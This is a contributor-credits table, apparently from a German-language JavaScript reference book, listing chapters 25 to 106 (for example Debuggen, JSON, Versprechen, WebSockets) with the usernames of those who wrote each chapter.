25	Datenmanipulation	VisioN
26	Datentypen in Javascript	csander, Matas Vaitkevicius
27	Datum	Athafoud, csander, John C, John Slegers, kamoroso94, Knu, Mike McCaughan, Mottie, pzp, S Willis, Stephen Leppik, Sumurai8, Trevor Clarke, user2314737, whales
28	Datumsvergleich	K48, maheeka, Mike McCaughan, Stephen Leppik
29	Debuggen	A.M.K, Atakan Goktepe, Beau, bwegs, Cerbrus, cswl, DawnPaladin, Deepak Bansal, depperm, Devid Farinelli, Dheeraj vats, DontVoteMeDown, DVJex, Ehsan Sajjad, eltonkamami, geek1011, George Bailey, GingerPlusPlus, J F, John Archer, John Slegers, K48, Knu, little pootis, Mark Schultheiss, metal03326, Mike C, nicael, Nikita Kurtin, nyarasha, oztune, Richard Hamilton, Sumner Evans, SZenC, Victor Bjelkholm, Will, Yosvel Quintero
30	Die Ereignisschleife	Domenic
31	Eingebaute Konstanten	Angelos Chalaris, Ates Goral, fgb, Hans Strausl, JBCP, jkdev, Knu, Marco Bonelli, Marco Scabbiolo, Mike McCaughan, Vasiliy Levykin
32	einstellen	Alberto Nicoletti, Arun Sharma, csander, HDT, Liam, Louis Barranqueiro, Michał Perłakowski, Mithrandir, mnoronha, Ronen Ness, svarog, wuxiandiejia
33	Erbe	Christopher Ronning, Conlin Durbin, CroMagnon, Gert Sønderby, givanse, Jeremy Banks, Jonathan Walters, Kestutis, Marco Scabbiolo, Mike C, Neal, Paul S., realseanp, Sean Vieira
34	Erklärungen und Aufträge	Cerbrus, Emissary, Joseph, Knu, Liam, Marco Scabbiolo, Meow, Michal Pietraszko, ndugger, Pawel Dubiel,

		Sumurai8, svarog, Tomboyo, Yosvel Quintero
35	Escape-Sequenzen	GOTO 0
36	execCommand und inhaltbar	Lambda Ninja, Mikhail, Roko C. Buljan, rvighne
37	Fehlerbehandlung	iBelieve, Jeremy Banks, jkdev, Knu, Mijago, Mikki, RamenChef, SgtPooki, SZenC, towerofnix, uitgewis
38	Fließende API	Mike McCaughan, Ovidiu Dolha
39	Funktionales JavaScript	2426021684, amflare, Angela Amarapala, Boggin, cswl, Jon Ericson, kapantzak, Madara Uchiha, Marco Scabbiolo , nem035, ProllyGeek, Rahul Arora, sabithpocker, Sammy I., styfle
40	Funktionen	amitzur, Anirudh Modi, aw04, BarakD, Benjadahl, Blubberguy22, Borja Tur, brentonstrine, bwegs, cdrini, choz, Chris, Cliff Burton, Community, CPHPython, Damon , Daniel Käfer, DarkKnight, David Knipe, Davis, Delapouite, divy3993, Durgpal Singh, Eirik Birkeland, eltonkamami, Everettss, Felix Kling, Firas Moalla, Gavishiddappa Gadagi, gcampbell, hairboat, Ian, Jay, jbmartinez, JDB, Jean Lourenço, Jeremy Banks, John Slegers, Jonas S, Joseph, kamoroso94, Kevin Law, Knu, Krandalf, Madara Uchiha, maioman, Marco Scabbiolo, mark, MasterBob, Max Alcala, Meow, Mike C, Mike McCaughan, ndugger, Neal, Newton fan 01, Nuri Tasdemir, nus, oztune, Paul S., Pinal, QoP, QueueHammer, Randy, Richard Turner, rolando, rolfedh, Ronen Ness, rvighne, Sagar V, Scott Sauyet, Shog9, sielakos, Sumurai8, Sverri M. Olsen, SZenC, tandrewnichols, Tanmay Nehete, ThemosIO, Thomas Gerot, Thriggle, trincot, user2314737, Vasiliy Levykin, Victor Bjelkholm, Wagner Amaral, Will, ymz, zb', zhirzh, zur4ik
41	Generatoren	Awal Garg, Blindman67, Boopathi Rajaa, Charlie H, Community, cswl, Daniel Herr, Gabriel Furstenheim, Gy G , Henrik Karlsson, Igor Raush, Little Child, Max Alcala, Pavlo, Ruhul Amin, SgtPooki, Taras Lukavyi
42	Geolocation	chrki, Jeremy Banks, jkdev, npdoty, pzp, XavCo7
43	Geschichte	Angelos Chalaris, Hardik Kanjariya ツ, Marco Scabbiolo, Trevor Clarke
44	Gleiche Origin-Richtlinien	Downgoat, Marco Bonelli, SeinopSys, Tacticus

	und Cross-Origin-Kommunikation	
45	Globale Fehlerbehandlung in Browsern	Andrew Sklyarevsky
46	Holen	A.M.K, Andrew Burgess, cdrini, Daniel Herr, iBelieve, Jeremy Banks, Jivings, Mikhail, Mohamed El-Sayed, oztune, Pinal
47	IndexedDB	A.M.K, Blubberguy22, Parvez Rahaman
48	Intervalle und Timeouts	Araknid, Daniel Herr, George Bailey, jchavannes, jkdev, little pootis, Marco Scabbiolo, Parvez Rahaman, pzp, Rohit Jindal, SZenC, Tim, Wolfgang
49	JavaScript auswerten	haykam, Nikola Lukic, tiffon
50	JavaScript-Variablen	Christian
51	JSON	2426021684, Alex Filatov, Aminadav, Amitay Stern, Andrew Sklyarevsky, Aryeh Harris, Ates Goral, Cerbrus, Charlie H, Community, cone56, Daniel Herr, Daniel Langemann, daniellmb, Derek , Fczbkk, Felix Kling, hillary.fraley, Ian, Jason Sturges, Jeremy Banks, Jivings, jkdev, John Slegers, Knu, LiShuaiyuan, Louis Barranqueiro, Luc125, Marc, Michał Perłakowski, Mike C, nem035, Nhan, oztune, QoP, renatoargh, royhowie, Shog9, sigmus, spirit, Sumurai8, trincot, user2314737, Yosvel Quintero, Zhegan
52	Karte	csander, Michał Perłakowski, towerofnix
53	Kekse	James Donnelly, jkdev, pzp, Ronen Ness, SZenC
54	Klassen	BarakD, Black, Blubberguy22, Boopathi Rajaa, Callan Heard, Cerbrus, Chris, Fab313, fson, Functino, GantTheWanderer, Guybrush Threepwood, H. Pauwelyn, iBelieve, ivarni, Jay, Jeremy Banks, Johnny Mopp, Krešimir Čoko, Marco Scabbiolo, ndugger, Neal, Nick, Peter Seliger, QoP, Quartz Fog, rvighne, skreborn, Yosvel Quintero
55	Konsole	A.M.K, Alex Logan, Atakan Goktepe, baga, Beau, Black, C L K Kissane, cchamberlain, Cerbrus, CPHPython, Daniel Käfer, David Archibald, DawnPaladin, dodopok, Emissary, givanse, gman, Guybrush Threepwood, haykam, hirnwunde, Inanc Gumus, Just a student, Knu, Marco Scabbiolo, Mark Schultheiss, Mike C, Mikhail,

		monikapatel, oztune, Peter G, Rohit Shelhalkar, Sagar V, SeinopSys, Shai M., SirPython, svarog, thameera, Victor Bjelkholm, Wladimir Palant, Yosvel Quintero, Zaz
56	Konstruktorfunktionen	Ajedi32, JonMark Perry, Mike C, Scimonster
57	Kontext (dies)	Ala Eddine JEBALI, Creative John, MasterBob, Mike C, Scimonster
58	Kreationelle Designmuster	4444, abhishek, Blindman67, Cerbrus, Christian, Daniel LIn, daniellmb, et_l, Firas Moalla, H. Pauwelyn, Jason Dinkelmann, Jinw, Jonathan, Jonathan Weiß, JSON C11, Lisa Gagarina, Louis Barranqueiro, Luca Campanale, Maciej Gurban, Marina K., Mike C, naveen, nem035, PedroSouki, PitaJ, ProllyGeek, pseudosavant, Quill, RamenChef, rishabh dev, Roman Ponomarev, Spencer Wieczorek, Taras Lukavyi, tomturton, Tschallacka, WebBrother, zb'
59	Leistungstipps	16807, A.M.K, Aminadav, Amit, Anirudha, Blindman67, Blue Sheep, cbmckay, Darshak, Denys Séguret, Emissary, Grundy, H. Pauwelyn, harish gadiya, Luís Hendrix, Marina K., Matthew Crumley, Mattias Buelens, MattTreichelYeah, MayorMonty, Meow, Mike C, Mike McCaughan, msohng, muetzerich, Nikita Kurtin, nseepana, oztune, Peter, Quill, RamenChef, SZenC, Taras Lukavyi, user2314737, VahagnNikoghosian, Wladimir Palant, Yosvel Quintero, Yury Fedorov
60	Linters - Sicherstellung der Codequalität	daniphilia, L Bahr, Mike McCaughan, Nicholas Montaño, Sumner Evans
61	Lokalisierung	Bennett, shaedrich, zurfyx
62	Method Chaining	Blindman67, CodeBean, John Oksasoglu, RamenChef, Triskalweiss
63	Modals - Eingabeaufforderungen	CMedina, Master Yushi, Mike McCaughan, nicael, Roko C. Buljan, Sverri M. Olsen
64	Modularisierungstechniken	A.M.K, Downgoat, Joshua Kleveter, Mike C
65	Module	Black, CodingIntrigue, Everettss, iBelieve, Igor Raush, Marco Scabbiolo, Matt Lishman, Mike C, oztune, QoP, Rohit Kumar
66	Namensraum	4444, PedroSouki
67	Navigator-Objekt	Angel Politis, cone56, Hardik Kanjariya ツ

68	Objekte	Alberto Nicoletti, Angelos Chalaris, Boopathi Rajaa, Borja Tur, CD.., Charlie Burns, Christian Landgren, Cliff Burton, CodingIntrigue, CroMagnon, Daniel Herr, doydoy44, et_l, Everettss, Explosion Pills, Firas Moalla, FredMaggiowski, gcampbell, George Bailey, iBelieve, jabacchetta, Jan Pokorný, Jason Godson, Jeremy Banks, jkdev, John, Jonas W., Jonathan Walters, kamoroso94, Knu, Louis Barranqueiro, Marco Scabbiolo, Md. Mahbubul Haque, metal03326, Mike C, Mike McCaughan, Morteza Tourani, Neal, Peter Olson, Phil, Rajaprabhu Aravindasamy, rolando, Ronen Ness, rvighne, Sean Mickey, Sean Vieira, ssice, stackoverfloweth, Stewartside, Sumurai8, SZenC, XavCo7, Yosvel Quintero, zhirzh
69	Pfeilfunktionen	actor203, Aeolingamenfel, Amitay Stern, Anirudh Modi, Armfoot, bwegs, Christian, CPHPython, Daksh Gupta, Damon, daniellmb, Davis, DevDig, eltonkamami, Ethan, Filip Dupanović, Igor Raush, jabacchetta, Jeremy Banks, Jhoverit, John Slegers, JonMark Perry, kapantzak, kevguy, Meow, Michał Perłakowski, Mike McCaughan, ndugger, Neal, Nhan, Nuri Tasdemir, P.J.Meisch, Pankaj Upadhyay, Paul S., Qianyue, RamenChef, Richard Turner , Scimonster, Stephen Leppik, SZenC, TheGenie OfTruth, Travis J, Vlad Nicula, wackozacko, Will, Wladimir Palant, zur4ik
70	Prototypen, Objekte	Aswin
71	Proxy	cswl, Just a student, Ties
72	Reguläre Ausdrücke	adius, Angel Politis, Ashwin Ramaswami, cdrini, eltonkamami, gcampbell, greatwolf, JKillian, Jonathan Walters, Knu, Matt S, Mottie, nhahtdh, Paul S., Quartz Fog, RamenChef, Richard Hamilton, Ryan, SZenC, Thomas Leduc, Tushar, Zaga
73	requestAnimationFrame	HC_, kamoroso94, Knu, XavCo7
74	Reservierte Schlüsselwörter	Adowrath, C L K Kissane, Emissary, Emre Bolat, Jef, Li357, Parth Kale, Paul S., RamenChef, Roko C. Buljan, Stephen Leppik, XavCo7
75	Rückrufe	A.M.K, Aadit M Shah, David González, gcampbell, gman, hindmost, John, John Syrinek, Lambda Ninja, Marco Scabbiolo, nem035, Rahul Arora, Sagar V, simonv
76	Rückrufoptimierung	adamboro, Blindman67, Matthew Crumley, Raphael Rosa
77	Schleifen	2426021684, Code Uniquely, csander, Daniel Herr,

		eltonkamami, jkdev, Jonathan Walters, Knu, little pootis, Matthew Crumley, Mike C, Mike McCaughan, Mottie, ni8mr, orvi, oztune, rolando, smallmushroom, sonance207 , SZenC, whales, XavCo7
78	Setter und Getter	Badacadabra, Joshua Kleveter, MasterBob, Mike C
79	Sicherheitsprobleme	programmer5000
80	So machen Sie den Iterator für die async-Callback-Funktion nutzbar	I am always right
81	Speichereffizienz	Brian Liu
82	Strikter Modus	Alex Filatov, Anirudh Modi, Avanish Kumar, bignose, Blubberguy22, Boopathi Rajaa, Brendan Doherty, Callan Heard, CamJohnson26, Chong Lip Phang, Clonkex, CodingIntrigue, CPHPython, csander, gcampbell, Henrik Karlsson, Iain Ballard, Jeremy Banks, Jivings, John Slegers, Kemi, Naman Sancheti, RamenChef, Randy, sielakos, user2314737, XavCo7
83	Stückliste (Browser-Objektmodell)	Abhishek Singh, CroMagnon, ndugger, Richard Hamilton
84	Symbole	Alex Filatov, cswl, Ekin, GOTO 0, Matthew Crumley, rfsbsb
85	Tilde ~	ansjun, Tim Rijavec
86	Transpiling	adriennetacke, Captain Hypertext, John Syrinek, Marco Bonelli, Marco Scabbiolo, Mike McCaughan, Pyloid, ssc-hrep3
87	Umfang	Ala Eddine JEBALI, Blindman67, bwegs, CPHPython, csander, David Knipe, devnull69, DMan, H. Pauwelyn, Henrique Barcelos, J F, jabacchetta, Jamie, jkdev, Knu, Marco Scabbiolo, mark, mauris, Max Alcala, Mike C, nseepana, Ortomala Lokni, Sibeesh Venu, Sumurai8, Sunny R Gupta, SZenC, ton, Wolfgang, YakovL, Zack Harley, Zirak
88	Unäre Operatoren	A.M.K, Ates Goral, Cerbrus, Chris, Devid Farinelli, JCOC611, Knu, Nina Scholz, RamenChef, Rohit Jindal, Siguza, splay, Stephen Leppik, Sven, XavCo7
89	Unit Testing Javascript	4m1r, Dave Sag, RamenChef
90	Variabler Zwang /	2426021684, Adam Heath, Andrew Sklyarevsky, Andrew

	Umwandlung	Sun, Davis, DawnPaladin, Diego Molina, J F, JBCP, JonSG, Madara Uchiha, Marco Scabbiolo, Matthew Crumley, Meow, Pawel Dubiel, Quill, RamenChef, SeinopSys, Shog9, SZenC, Taras Lukavyi, Tomás Cañibano, user2314737
91	Veranstaltungen	Angela Amarapala
92	Vergleichsoperationen	2426021684, A.M.K, Alex Filatov, Amitay Stern, Andrew Sklyarevsky, azz, Blindman67, Blubberguy22, bwegs, CD.., Cerbrus, cFreed, Charlie H, Chris, cl3m, Colin, cswl, Dancrumb, Daniel, daniellmb, Domenic, Everettss, gca, Grundy, Ian, Igor Raush, Jacob Linney, Jamie, Jason Sturges, JBCP, Jeremy Banks, jisoo, Jivings, jkdev, K48, Kevin Katzke, khawarPK, Knu, Kousha, Kyle Blake, L Bahr, Luís Hendrix, Maciej Gurban, Madara Uchiha, Marco Scabbiolo, Marina K., mash, Matthew Crumley, mc10, Meow, Michał Perłakowski, Mike C, Mottie, n4m31ess_c0d3r, nalply, nem035, ni8mr, Nikita Kurtin, Noah, Oriol, Ortomala Lokni, Oscar Jara, PageYe, Paul S. , Philip Bijker, Rajesh, Raphael Schweikert, Richard Hamilton, Rohit Jindal, S Willis, Sean Mickey, Sildoreth, Slayther, Spencer Wieczorek, splay, Sulthan, Sumurai8, SZenC, tbodt, Ted, Tomás Cañibano, Vasiliy Levykin, Ven, Washington Guedes, Wladimir Palant, Yosvel Quintero, zoom, zur4ik
93	Verhaltensmuster	Daniel LIn, Jinw, Mike C, ProllyGeek, tomturton
94	Versprechen	00dani, 2426021684, A.M.K, Aadit M Shah, AER, afzalex, Alexandre N., Andy Pan, Ara Yeressian, ArtOfCode, Ates Goral, Awal Garg, Benjamin Gruenbaum, Berseker59, Blundering Philosopher, bobylito, bpoiss, bwegs, CD.., Cerbrus, нazsʟ, Chiru, Christophe Marois, Claudiu, CodingIntrigue, cswl, Dan Pantry, Daniel Herr, Daniel Stradowski, daniellmb, Dave Sag, David, David G., Devid Farinelli, devlin carnate, Domenic, Duh-Wayne-101, dunnza, Durgpal Singh, Emissary, enrico.bacis, Erik Minarini, Evan Bechtol, Everettss, FliegendeWurst, fracz, Franck Dernoncourt, fson, Gabriel L., Gaurav Gandhi, geek1011, georg, havenchyk, Henrique Barcelos, Hunan Rostomyan, iBelieve, Igor Raush, Jamen, James Donnelly, JBCP, jchitel, Jerska, John Slegers, Jojodmo, Joseph, Joshua Breeden, K48, Knu, leo.fcx, little pootis, luisfarzati, Maciej Gurban, Madara Uchiha, maioman, Marc, Marco Scabbiolo, Marina K., Matas Vaitkevicius, Mattew Whitt, Maurizio Carboni, Maximillian Laumeister,

		Meow, Michał Perłakowski, Mike C, Mike McCaughan, Mohamed El-Sayed, MotKohn, Motocarota, Naeem Shaikh, nalply, Neal, nicael, Niels, Nuri Tasdemir, patrick96, Pinal, pktangyue, QoP, Quill, Radouane ROUFID, RamenChef, Rion Williams, riyaz-ali, Roamer-1888, Ryan, Ryan Hilbert, Sayakiss, Shoe, Siguza, Slayther, solidcell, Squidward, Stanley Cup Phil, Steve Greatrex, sudo bangbang, Sumurai8, Sunnyok, syb0rg, SZenC, tcooc, teppic, TheGenie OfTruth, Timo, ton, Tresdin, user2314737, Ven, Vincent Sels, Vladimir Gabrielyan, w00t, wackozacko, Wladimir Palant, WolfgangTS, Yosvel Quintero, Yury Fedorov, Zack Harley , Zaz, zb', Zoltan.Tamasi
95	Verwenden von Javascript zum Abrufen / Festlegen von benutzerdefinierten CSS-Variablen	Anurag Singh Bisht, Community, Mike C
96	Vibration API	Hendry
97	Vom Server gesendete Ereignisse	svarog, SZenC
98	Vorlagenliterale	Charlie H, Community, Downgoat, Everettss, fson, Jeremy Banks, Kit Grose, Quartz Fog, RamenChef
99	WeakMap	Junbang Huang, Michał Perłakowski
100	WeakSet	Michał Perłakowski
101	Web Storage	2426021684, arbybruce, hiby, jbmartinez, Jeremy Banks, K48, Marco Scabbiolo, mauris, Mikhail, Roko C. Buljan, transistor09, Yumiko
102	Web-Kryptographie-API	Jeremy Banks, Matthew Crumley, Peter Bielak, still_learning
103	WebSockets	A.J, geekonaut, kanaka, Leonid, Naeem Shaikh, Nick Larsen, Pinal, Sagar V, SEUH
104	Zeichenketten	2426021684, Arif, BluePill, Cerbrus, Chris, Claudiu, CodingIntrigue, Craig Ayre, Emissary, fgb, gcampbell, GOTO 0, haykam, Hi I'm Frogatto, Lambda Ninja, Luc125, Meow, Michal Pietraszko, Michiel, Mike C, Mike McCaughan, Mikhail, Nathan Tuggy, Paul S., Quill, Richard Hamilton, Roko C. Buljan, sabithpocker, Spencer Wieczorek, splay, svarog, Tomás Cañibano, wuxiandiejia

105	Zeitstempel	jkdev, Mikhail
106	Zerstörungsauftrag	Anirudh Modi, Ben McCormick, DarkKnight, Frank Tan, Inanc Gumus, little pootis, Luís Hendrix, Madara Uchiha, Marco Scabbiolo, nem035, Qianyue, rolando, Sandro, Shawn, Stephen Leppik, Stides, wackozacko